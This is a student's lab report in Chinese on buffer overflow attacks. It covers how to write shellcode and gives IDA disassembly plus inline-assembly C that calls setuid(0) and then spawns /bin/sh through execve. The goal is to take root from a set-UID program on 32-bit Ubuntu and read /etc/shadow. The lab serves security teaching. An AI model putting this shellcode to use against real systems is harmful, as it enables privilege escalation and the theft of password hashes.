实验四 缓冲区溢出攻击技术

李远航 PB20000137

一、实验目的

了解并运用缓冲区溢出攻击技术实现简单的漏洞攻击

二、实验原理

shellcode是注入到目标进程中的二进制代码，其功能取决于编写者的意图。编写 shellcode要经过以下 3 个步骤：

- 编写简洁的能完成所需功能的 C 程序；
- 反汇编可执行代码，用系统功能调用代替函数调用，用汇编语言实现相 同的功能；
- 提取出操作码，写成 shellcode，并用 C 程序验证。

三、实验内容

针对 32 位 ubuntu Linux 系统（版本号为 16），请设计一个能对 root 用户 set-UID 程序进行漏洞攻击的 shellcode，并参考 shell_asm_fix_opcode.c 验证该 shellcode 能获得 root 权限（可以成功执行 cat /etc/shadow）。

四、实验过程

1. 首先查看setuid(0)的汇编代码，这里可以使用IDA反汇编工具或者gdb


```
.text:0804840B                 public foo
.text:0804840B foo             proc near               ; CODE XREF: main+11↓p
.text:0804840B ; __unwind {
.text:0804840B                 push    ebp
.text:0804840C                 mov     ebp, esp
.text:0804840E                 sub     esp, 8
.text:08048411                 sub     esp, 0Ch
.text:08048414                 push    0
.text:08048416                 call    _setuid
.text:0804841B                 add     esp, 10h
.text:0804841E                 nop
.text:0804841F                 leave
.text:08048420                 retn
.text:08048420 ; } // starts at 804840B
.text:08048420 foo             endp
```

2. 将上述代码加入示例的shellcode程序中

```
// gcc -o fix -z execstack ../src/shell_asm_fix.c
void foo()
{
    __asm__(
        "push   %ebp ;"
        "mov    %esp,%ebp ;"
        "sub    $0x8,%esp ;"
        "sub    $0xc,%esp ;"
        "push   $0x0 ;"
        "call   setuid ;"
        "add    $0x10,%esp ;"
        "nop ;"
        "xor    %edx,%edx ;"
```

```
14          "push   %edx ;"
15          "push   $0x68732f6e ;"
16          "push   $0x69622f2f ;"
17          "mov    %esp,%ebx ;"
18          "push   %edx ;"
19          "push   %ebx ;"
20          "mov    %esp,%ecx ;"
21          "lea    0xb(%edx),%eax ;"
22          "int    $0x80;" //"sysenter ;"
23      );
24  }
25  int main(int argc, char *argv[])
26  {
27      foo();
28      return 0;
29  }
```

3. 验证程序准确性



五、实验收获

- 对缓冲区溢出攻击有了初步的了解
- 认识到信息安全的重要性
- 提升了使用gdb调试代码，阅读汇编代码的能力